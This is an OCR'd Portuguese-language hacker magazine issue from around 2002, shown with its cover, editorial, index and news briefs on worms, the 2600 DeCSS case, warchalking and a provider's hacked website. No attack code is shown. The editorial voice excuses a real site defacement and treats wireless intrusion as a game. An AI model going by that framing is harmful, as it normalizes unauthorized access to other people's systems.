DIGERATI

No CD: KDE 3.0.2 – A interface gráfica mais popular do Linux

H4CK3R

uid-0(root) gid-0(root)

NINGUÉM PODE SE ESCONDER

Evite INVASÕES

Mais de 35 programas e atualizações especiais de segurança e monitoração

– Manual para rastrear as invasões na sua máquina

Wireless Hacking

WAR DRIVING

O futuro chegou: monitoração, invasão e interceptação de redes sem fio

DRDoS

Para quem achava o DoS uma praga, mostramos esta novidade muito pior

Phone Hacking

PHREAKING

A arte de hackear telefones desvendada

MAC HACKING

No CD: ferramentas para crackear programas, port scanners e exploits para Mac OS

Ladrões de crédito

CARDERS

Pesadelo da classe média: ladrões digitais de números de cartões

R$ 9,90

#5

ISSN 1676-3068

9 771676 306000 05



Internet GRÁTIS e ainda:

- E-Mail GRÁTIS
- 100Mb pra sua Home Page GRÁTIS
- Mp3 GRÁTIS
- Álbum de fotos GRÁTIS
- Downloads GRÁTIS
- O melhor buscador da web GRÁTIS

Entendeu porque Ubbi
é muito mais que Internet Grátis?

Chegou...

ubbifree!

Muito mais que Internet Grátis!

Instale já o discador e ACESSE À INTERNET GRÁTIS!

www.ubbi.com.br

EDITORIAL

Uma notícia interessante: juíza decide em favor da Telefônica na disputa entre usuários do Speedy e a companhia espanhola. Até aqui, não há nenhuma novidade. Já deu para sentir o poder e a influência da Telefônica, inclusive na disputa com a Embratel. Mas o que espantou foi a justificativa da juíza para essa sentença. Segundo ela, o acesso com velocidade à Internet não é serviço necessário e imprescindível à população.

E depois são os hackers que causam problemas e atrapalham o desenvolvimento e a popularização da rede no mundo? Se não fossem os sistemas e softwares open source, quanto você acha que custaria o Windows? Ou o Office? Caro.

Outra grande mentira que o pessoal tem contado por aí é a respeito da pirataria. Parece que num ranking que existe dentro das indústrias de softwares e de música, o Brasil já é o terceiro maior produtor de CDs piratas, atrás somente da China e Rússia. E os fabricantes exigem empenho do governo no combate aos "pirateiros". Ao mesmo tempo, a Microsoft entra num acordo com o governo chinês, em que investirá 750 milhões de dólares no país para ajudar no desenvolvimento da indústria local de informática.

A ordem é a mesma que no resto do mundo: "pirateiem, desde que seja o meu software". Foi assim, aliás, que a MS estendeu suas garras pelo mundo. Não é à toa que toda essa neurose sobre pirataria só começou, por parte da empresa de Redmond, quando o mercado já estava completamente dominado. E, da mesma forma, a indústria cultural, outra que adora ficar reclamando dos piratas, morre de medo da lei que exige a numeração dos livros e CDs. Talvez porque exporia as conhecidas falcatruas que acontecem no meio. Não são novas as terríveis histórias de compositores e intérpretes que vivem e morrem na miséria enquanto suas criações vendem como água.

Hipocrisia é o que domina esta discussão, não há como duvidar.

Bom, mas vamos aos destaques da revista. Criamos uma edição que aprofunda a edição anterior. Dois tutoriais continuam: o de Programação de Socket e o Bugs no ASP/SQL. Na entrevista deste mês, tocamos num assunto que só a H4ck3r tem coragem: falamos com um carder. Na categoria vírus e assemelhados, fuçamos o ataque DRDoS, uma evolução do já famoso DoS. E damos algumas dicas básicas sobre Phreaking, a arte hacker mais antiga que existe. E prometemos que este é só começo. Afinal, conhecimento é poder.

Ou será que não?


O Editor



ÍNDICE

Notas 09
Hardware avançado 12
Mais RAM 18
Placa-mãe 20
Placa de vídeo 24
Periféricos: cabos 25
Leitor 28
Mesa digitalizadora 33
Tablet PC 34
Pocket 38
Entrada de CD 44

PhotoDisc



06 NEWS

12 RASTREANDO DADOS

18 WAR DRIVING

20 DRDOS

24 ENTREVISTA: CARDER

28 ASP/SQL

32 WATERCOOLING

34 PHREAKING


38 SOCKET

42 SUBCULTURE

44 GUIA DO CD

O fim da novela

Editor da *2600* perde luta na Justiça



O editor da revista *2600*, uma das mais respeitadas no meio hacker, resolveu terminar uma novela que já durava quase três anos. Ele desistiu de apelar a sentença que o condenava por colocar links em seu site, o *www.2600.com*, levando para páginas em que se podia baixar o DeCSS, programa para destravar DVDs.

Tanto a Corte Distrital de Nova Iorque como a Corte de Apelação já haviam decidido que Eric Corley e sua revista desrespeitaram a controversa DMCA (Digital Millenium Copyright Act), lei de 1998 que tenta regulamentar os direitos autorais em mídias digitais.

O problema é que, ao desistir, Corley confirma a existência de um precedente perigosíssimo na Justiça americana: você pode ser processado pelos links que publica em seu site, mesmo que não tenha feito nada que desrespeite os direitos autorais. Fazendo uma analogia, é como se o prendessem por informar o endereço de uma banca de camelôs que vende CDs piratas. Obviamente, trata-se de uma hipocrisia. E mais uma derrota para a liberdade de informação.

Fora do ar

Vírus impede micros de acessar o *The Register*

Incrível o que não fazem os criadores de worms para chamar a atenção da mídia. A mais nova praga da Internet ganhou as páginas dos noticiários de tecnologia de todo o mundo, mesmo infectando pouquíssimos computadores.

A tática é simples: criar um código que impeça os micros infectados de acessar o site de notícias de informática mais famoso do Reino Unido, o *The Register*. É isso que faz o Gunsan, que, de outra forma, seria apenas mais um desses vírus bastante rudimentares que aproveitam falhas no Windows e no Outlook para se espalhar pela Rede.

Além de alterar a configuração de DNS do micro (para impedir o acesso ao site, além de páginas de empresas de antivírus), o Gunsan abre um backdoor, permitindo a um hacker controlar a máquina remotamente a partir de um canal de IRC. Ele também apaga arquivos importantes, usados por programas antivírus e firewall.

Curioso foi o tratamento dado à notícia pelo The Reg. Sempre irônico, o site preferiu ser discreto ao falar do assunto. Afinal, se a moda pega...



A união faz a força

Supercomputadores unidos contra o terrorismo

Depois de ser usado na caça de extraterrestres, na quebra de senhas criptográficas e até na busca de uma cura para a AIDS, o uso de grids de computadores encontrou mais uma aplicação nos EUA. Aliás, essa idéia só podia ter surgido lá. Os americanos estão com tanto medo do terrorismo que querem usar dois dos maiores supercomputadores do mundo para criar simulações que os ajudem a se preparar para possíveis atentados.



Os dois computadores em questão são da IBM e estão instalados na Universidade de Purdue e na de Indiana, nos EUA. O primeiro está em 186° lugar na lista dos 500 maiores supercomputadores do mundo. Tem 256 processadores e capacidade de processamento de 257 Gflops. Já o computador de Indiana, posicionado em 78° lugar na mesma lista, tem 508 processadores e 534 Gflops.

O que o governo dos EUA quer é estudar reações em casos simulados de tragédias ocasionadas por atos terroristas. O comportamento de um milhão de pessoas será reproduzido pelas máquinas, usando um software especial. Haja paranóia...

Censura por um fio

cDc lança browser pela liberdade de informação

Finalmente, depois de quase um ano, um dos grupos hackers mais famosos do mundo, o Cult of the Dead Cow (Culto da Vaca Morta) lançou seu browser anticensura.

A idéia é ajudar pessoas que acessam a Internet em países onde a navegação é restrita, como China, Cuba, Irã, Iraque e outros. O programa se chama Camera/Shy e automatiza processos de esteganografia (esconder mensagens em imagens) e criptografia para esconder os textos, possibilitando que eles sejam mandados pela Internet, sem risco de serem compreendidos sem as devidas chaves.

O browser é baseado no Internet Explorer, o que gerou algumas críticas da comunidade hacker. Segundo o cDc, porém, era preciso pensar no usuário comum, que costuma usar esse navegador. O programa usa técnica de esteganografia LSB e chave de criptografia AES-256 bit. Ele também tem ferramentas de segurança contra códigos maliciosos em HTML. Para instalá-lo, é necessário ter uma versão do Windows e do IE, a partir do 5.



O lançamento é o primeiro programa do grupo Hacktivismo, patrocinado pelo cDc.

www.hacktivismo.com

www.cultdeadcow.com

É o fundo do poço


Microsoft distribui vírus

Agora foi demais... A Microsoft distribuiu um dos vírus mais destrutivos dos últimos tempos, o Nimda, em seu próprio programa! A falha foi no pacote de desenvolvimento do Visual Studio .Net, na versão traduzida para o coreano.

A empresa garante que nenhum computador foi infectado, porque o vírus só pode ser executado com o IE 5.5 ou inferior, enquanto que o Visual Studio necessita do IE 6. Além disso, o arquivo adicionado pelo vírus no help do programa é difícil de ser acessado.

Mesmo assim, a falha é impressionante. Como um programa pode sair da fábrica da maior empresa de software do mundo sem uma minuciosa avaliação contra a presença de vírus no sistema? A Microsoft reconhece isso e diz que houve uma falha: apenas alguns arquivos no programa foram analisados quando ele voltou do processo de tradução, em uma empresa contratada. Mas todos os arquivos presentes deveriam ter sido verificados.

A pergunta é: como confiar que um Office ou mesmo o próprio Windows não chegará até nós repleto de vírus?



Demorou...

Site do Redelivre é invadido


Não queremos incentivar invasões a sites, mas bem que o provedor Redelivre estava pedindo. Depois de deixar seus clientes na mão, sem conexão durante dias, com a confusão envolvendo a Telemar, o provedor 0800 fez a mesma coisa durante a parceria com a Embratel. Um absurdo, já que a mensalidade é pré-paga. E, pra piorar (ainda com a Embratel, sob liminar, depois de passar pela Intelig), mudou seu plano de pagamento, antes com acesso ilimitado, para um sistema de créditos com preços até três vezes mais caros que o anterior.

Resultado: site invadido. Durante dias, podia-se entrar no *www.redelivre.com.br* e ver a mensagem de um usuário, de nick F1nd3r (o espelho pode ser visto no site *www.delta5.com.br*).

Entre outras pérolas, ele chamou o provedor de "Rede Prisão de Ventre" e pediu que o serviço voltasse para o modelo antigo.

Só que, aparentemente, isso não vai acontecer. Se for verdade que o provedor não conseguia pagar as companhias telefônicas, essa deve ter sido a maneira encontrada para que a Intelig tivesse a garantia de que, agora sim, irá receber.

Imagens: Divulgação/Reprodução



Uma nova esperança

Hope chega à sua quarta edição

Dois anos depois, está de volta a conferência Hope (Hackers On Planet Earth), organizada pela *2600 magazine*, uma das mais cultuadas revistas hackers do mundo.

O nome, desta vez lembrando a convenção de 2000, foi H2K2 (em 2000, o nome foi H2K). Ainda está longe de ser um evento com o glamour de uma DefCon, mas está chegando lá. Assim como esta última foi muito falada, depois da prisão de um de seus palestrantes, Dmitry Sklyarov, em 2001, a Hope também ganhou notoriedade com o processo movido pela indústria do cinema contra a *2600* pela divulgação do DeCSS (programa para quebrar DVDs). Este ano, a derrota no processo foi tema obrigatório no evento.

Sediada, como sempre, em Nova Iorque, a H2K2 teve palestras importantes, abordando temas como esteganografia, ética e propriedade intelectual. O keynote speaker foi Jello Biafra, ex-líder do grupo Dead Kennedys, ativista social e principal palestrante do evento em 2000. Entre outras coisas, ele falou sobre música, censura e exploração das grandes corporações.



Jello Biafra, keynote da H2K2

Hackers em alta

Atividade cresceu 64% em um ano



O mundo hacker nunca esteve tão em alta. Um estudo feito pela Riptech concluiu que o número de ataques a empresas cresceu 64% em apenas um ano.

O número de tentativas de invasão encontrado no primeiro semestre deste ano foi de 180 mil (entre mais de um milhão não confirmadas), contra 160 mil no segundo semestre do ano passado. O dado mais interessante é o que aponta os países com maior atividade hacker. São, na ordem, EUA, Alemanha, Coréia do Sul, China, França, Canadá, Itália, Taiwan, Reino Unido e Japão. Esses países respondem, sozinhos, por 80% dos ataques (e os EUA, por 40%).

Daí, perguntamos: onde está o Brasil? Afinal, somos apontados como um dos países com maior quantidade e qualidade em hackerismo. A explicação pode ser simples: a pesquisa não aponta se o ranking de países foi feito com base nas empresas invadidas ou na origem dos ataques. Se for a primeira opção, fica tudo explicado, já que são pouquíssimas as empresas brasileiras invadidas. O alvo preferencial são sempre os EUA.

Revista H4ck3r no IRC

Troque informações no canal da revista

Troque informações com os leitores da revista H4ck3r. Você que tem acesso ao IRC não deixe de entrar e conhecer o canal da revista da elite digital. Desenvolvemos esse canal a fim de trocar informações de uma maneira mais fácil e relativa. Além de saber das novidades da revista, sendo que muitos têm acesso ao IRC, é um jeito de conhecer novas pessoas e aprimorar seus conhecimentos. Para acessar o canal, entre no servidor IRC da BRASnet, *irc.brasnet.org*, no canal *#hackermagazine*.

JPEGs infectados?

Polêmica confunde especialistas em segurança



Imagine o que aconteceria se todos os arquivos de dados, como texto, imagens, música, vídeo, etc., pudessem estar repletos de vírus, prontos para serem executados. Até hoje, só arquivos de programas podiam conter vírus.

Se isso realmente acontecesse, seria o caos. Incontáveis arquivos JPEG, GIF ou MP3, alguns dos formatos mais populares da Web, seriam infectados. E esse medo tornou-se a mais nova arma das empresas de antivírus para fazer terrorismo sobre os usuários de computadores. A McAfee, uma das maiores empresas desse mercado, anunciou a existência do primeiro vírus capaz de infectar um JPEG. Chamado Perrun, o worm seria capaz de se espalhar dentro de um arquivo de imagem. Um componente extrator, localizado no computador infectado, retiraria o vírus e o executaria. A imagem em si, em um computador sem o componente extrator, não faria mal algum à máquina. Justamente por isso, o vírus tem baixíssimas chances de se propagar.

Nada a ver com o fim do mundo anunciado pelas empresas interessadas. Como se elas não costumassem fazer isso sempre.

Assédio corporativo

Microsoft "ataca" open source em duas frentes

Se você é um daqueles que costumam brincar com a clássica frase: "a Microsoft quer dominar o mundo", talvez esteja na hora de rever seus conceitos. Isto porque o apetite por consumidores, mercados e patentes da empresa, reconhecidamente voraz, está cada vez mais evidente e já começa a se virar para o open source. Portanto, a brincadeira pode ser coisa bem séria.

As duas últimas investidas de Tio Bill foram bem diferentes: uma foi "amigável" e a outra, mais radical. Comecemos pela pior: alguém aí já ouviu falar do OpenGL? Se você trabalha com arte digital com certeza já, pois o OpenGL é uma interface de programação que permite criar gráficos 2D e 3D com extrema perfeição. E é open source, como o próprio nome diz.

Só que a Microsoft já resolveu embaçar o desenvolvimento do padrão, que pode passar a ter uma licença com mais restrições devido a patentes que a gigante de Redmond reclama ter. A empresa teria direitos intelectuais sobre uma tecnologia chamada *vertex programming*, que possibilita maior controle dos desenvolvedores sobre as aplicações 3D, e de uma outra importante personagem do OpenGL, a *fragment shading*, o que perturbou o OpenGL Architectural Review Board (ARB), entidade responsável pelas especificações da interface.

A segunda investida, mais serena, refere-se à presença de um estande da Microsoft na LinuxWorld, de agosto deste ano. A novidade, que chega a parecer provocação, gerou diferentes reações na comunidade do código aberto, mas uma boa parte concluiu o óbvio: Bill Gates quer ganhar mais dinheiro, seja apresentando seus produtos como opção, seja marcando presença junto a um público consumidor em potencial.



Imagens: Divulgação/Reprodução

Para os mais românticos, que veriam aí uma aproximação da gigante rumo à liberdade de expressão, um aviso: a própria companhia descartou a possibilidade, por meio do diretor do grupo de servidores da empresa, Peter Houston. Segundo a empresa, a iniciativa busca uma "proximidade" com o pessoal do open source. Mas cá entre nós: dá para acreditar?


O aguardado Mozilla 1.0 já chega com bug

Mas software, mesmo com falhas, consegue agradar usuários

Finalmente, depois de quatro anos de desenvolvimento, foi lançada a versão 1.0 do navegador Mozilla, projeto open source "irmão" do Navigator, da Netscape.

Mas tanto cuidado não foi suficiente para evitar um problema: o programa nem bem saiu, e já havia notícias sobre falhas capazes de gerar um ataque de DoS no computador em que o Mozilla estivesse instalado. Rapidamente, o grupo que desenvolve o software colocou no ar um patch para corrigir o bug, mas ficou um clima de constrangimento.

De qualquer forma, o programa agradou os usuários, mesmo sendo basicamente igual ao Netscape. O lançamento era tão aguardado que houve comemoração em diversas partes do Brasil e do mundo, durante quase uma semana.



O Mozilla dá um banho no Internet Explorer, com programa de e-mail embutido, desenvolvimento de sites, chats, bloqueio de cookies e de janelas que se abrem sem solicitação (pop-ups). O único problema é que ele é mais lento para carregar páginas, mesmo consumindo menos memória.

Quem quiser baixar o navegador, deve ir ao site www.mozilla.org/releases

Giz de guerra?


Símbolos em calçada ajudam a hackear redes wireless

Qual é a novidade no mundo hacker? Invadir páginas, usar exploits em programas Windows ou servidores Apache, usar fake mail, phreaking... Tudo isso está longe de ser novo. Fica difícil achar algo que realmente surpreenda. Mas nós achamos. A última invenção dos hackers é uma nova simbologia aplicada para a invasão a sistemas wireless.

Trata-se do Warchalk, que está se tornando mania na Inglaterra. Já que é só usar um tubo de batata Pringles para invadir uma rede wireless, basta anotar no chão das cidades em que há pontos de conexão próximos, para que a brincadeira fique ainda mais fácil.

Os sinais usados, até o momento, são apenas três. Um para nós abertos, outro para nós fechados e o terceiro para nós em redes internas. No site do projeto, há uma sugestão para mais um, o nó voluntário (para quem quiser compartilhar seu ponto de conexão) –, mas o desenho ficou, digamos, estranho...


A idéia já chegou à França com força total. E já foi rebatizada, como acontece com tudo que chega em inglês por lá: é o Craiefiti. Aos poucos, o Warchalk está chegando também nos Estados Unidos.



À esquerda, o estranho símbolo para quem gostade **"compartilhar"** sua conexão



Imagens: Divulgação/Reprodução



Egoísmo sem fio

Operadoras de DSL se irritam com clientes socialistas

Um dos maiores atrativos do Wi-Fi, tipo de rede wireless bastante empregada em empresas (veja matéria na p. 18), é a possibilidade de compartilhar conexões da Web com outras pessoas, o que tem dado dor de cabeça para os serviços de banda larga. Acontece que alguns usuários, mais espertos e criativos, aprenderam a instalar antenas wireless em suas máquinas e usá-las para dividir o desfrute da DSL com seus amigos.

Ótima pedida. Mas não para as operadoras DSL, que atendem vários acessos que não são de clientes e já começam a reclamar do tráfego sobrecarregado em suas centrais. Tanto que agora resolveram se voltar contra o Wi-Fi e sugerir gentilmente a seus assinantes que sejam egoístas e não dividam suas conexões nem com a própria mãe (tá, exageramos um pouco, mas é por aí...). As medidas ainda podem incluir sistemas de detecção de ligações "clandestinas".

Tudo isso parece meio distante do Brasil, já que por estas bandas se nem a DSL é assim tão comum, que dirá as redes compartilhadas sem fio. Mas vale a pena abrir o olho e ficar esperto se alguém começar a importar as idéias. Entre as inimigas da antena estão a Time Warner Cable, a AT&T e a TWC.

Brazilians: get out!

Netcraft esclarece "bloqueio continental"

Frustrado com o bloqueio que a Netcraft (H4ck3r # 1), conhecido serviço identificador de servidores, impôs aos brasileiros? Pode chorar, gritar e estrebuchar à vontade, porque não há força que consiga convencer os gringos a mudar de idéia, ao menos por enquanto – embora o povo já tenha achado algumas formas de burlar o sistema.

Só que, atendendo à enxurrada de e-mails que cobram uma explicação há meses, a Netcraft ao menos resolveu dar sua versão dos fatos. A resposta veio por intermédio de Fredrik Östergren, responsável pelo Alldas.org, que tem parceria com o serviço. Segundo ele, a Netcraft disse que havia muitos bots (programas que automatizam tarefas, comuns no IRC) fazendo download de material do site, o que sobrecarregava o servidor.

Como as conexões partiam de vários IPs brasileiros e eram difíceis de barrar, o negócio foi apelar pra grosseria e proibir todo mundo de entrar na bagaça. A explicação pode reforçar a suspeita de que a origem do problema sejam os defacers, especialmente os script kiddies, que podem ter programado bots para acessar continuamente o serviço, em busca de servidores vulneráveis. Legal, só que até segunda ordem as coisas ficam como estão. Fazer o quê?



